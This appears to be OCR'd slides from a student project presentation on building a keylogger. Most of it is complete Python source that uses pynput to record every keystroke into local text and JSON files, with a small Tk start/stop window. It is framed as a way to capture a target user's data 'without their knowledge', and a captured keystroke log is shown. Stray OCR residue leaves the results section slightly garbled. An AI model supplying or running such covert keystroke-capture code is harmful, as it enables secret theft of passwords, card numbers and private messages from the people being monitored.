KEY LOGGER PROJECT

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OUTLINE

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PROBLEM STATEMENT

Example: In today's digital age, where cybersecurity threats loom large, one of the significant concerns is the proliferation of keyloggers, stealthy software tools designed to monitor and record keystrokes on a user's computer without their knowledge. Keyloggers pose a severe threat to individuals and organizations as they can capture sensitive information such as passwords, credit card details, and other personal data, leading to identity theft, financial loss, and privacy breaches.

WHAT IS KEYLOGGER

Keylogger is one kind of surveillance technology that is used to monitor and capture keystrokes of a specific device

It can work from both hardware and software

HARDWARE KEYLOGGER


Physical Placement

Stealth and Detection Avoidance

Versatility and Persistance

PROPOSED SOLUTION

In Proposed system we using keylogger files using python libraries and get the date from target user without their knowledge



SYSTEM REQUIREMENTS

Python IDLE (Python 3.12.3 version)

Python Commands & Libraires Files

pip install pynput

pip install jsonlib


ALGORITHM & DEPLOYMENT

keylogger.py - C:\Users\gtces\Downloads\keylogger.py (3.12.3)


File Edit Format Run Options Window Help

```
import tkinter as tk
from tkinter import *
from pynput import keyboard
import json

keys_used = []
flag = False
keys = ""

def generate_text_log(key):
    with open('key_log.txt', "w+") as keys:
        keys.write(key)

def generate_json_file(keys_used):
    with open('key_log.json', '+wb') as key_log:
        key_list_bytes = json.dumps(keys_used).encode()
        key_log.write(key_list_bytes)

def on_press(key):
    global flag, keys_used, keys
    if flag == False:
        keys_used.append(
            {'Pressed': f'{key}'}
        )
        flag = True

    if flag == True:
        keys_used.append(
            {'Held': f'{key}'}
        )
    generate_json_file(keys_used)


def on_release(key):
    global flag, keys_used, keys
    keys_used.append(
        {'Released': f'{key}'}
    )

    if flag == True:
        flag = False
    generate_json_file(keys_used)

    keys = keys + str(key)
    generate_text_log(str(keys))

def start_keylogger():
    global listener
    listener = keyboard.Listener(on_press=on_press, on_release=on_release)
    listener.start()
    label.config(text="[+] Keylogger is running!\n[!] Saving the keys in 'keylogger.txt'")
    start_button.config(state='disabled')
    stop_button.config(state='normal')

def stop_keylogger():
    global listener
    listener.stop()
    label.config(text="Keylogger stopped.")
```

```
    start_button.config(state='normal')
    stop_button.config(state='disabled')


root = Tk()
root.title("Keylogger")

label = Label(root, text='Click "Start" to begin keylogging.')
label.config(anchor=CENTER)
label.pack()

start_button = Button(root, text="Start", command=start_keylogger)
start_button.pack(side=LEFT)

stop_button = Button(root, text="Stop", command=stop_keylogger, state='disabled')
stop_button.pack(side=RIGHT)

root.geometry("250x250")

root.mainloop()
```



RESULT


JavaExample
HelloWorld.java
key_log
key_log
File
Edit
View
'p''y''h''t''o''n'Key.space'd''o''w''n''l''o''a''d'Key.enter

CONCLUSION

The final conclusion is using keylogger we are monitor the parental software and law enforcement without target' s user knowledge .

FUTURE SCOPE

Parental Monitoring

Employee Monitoring

Law Enforcement and Investigations

THANK YOU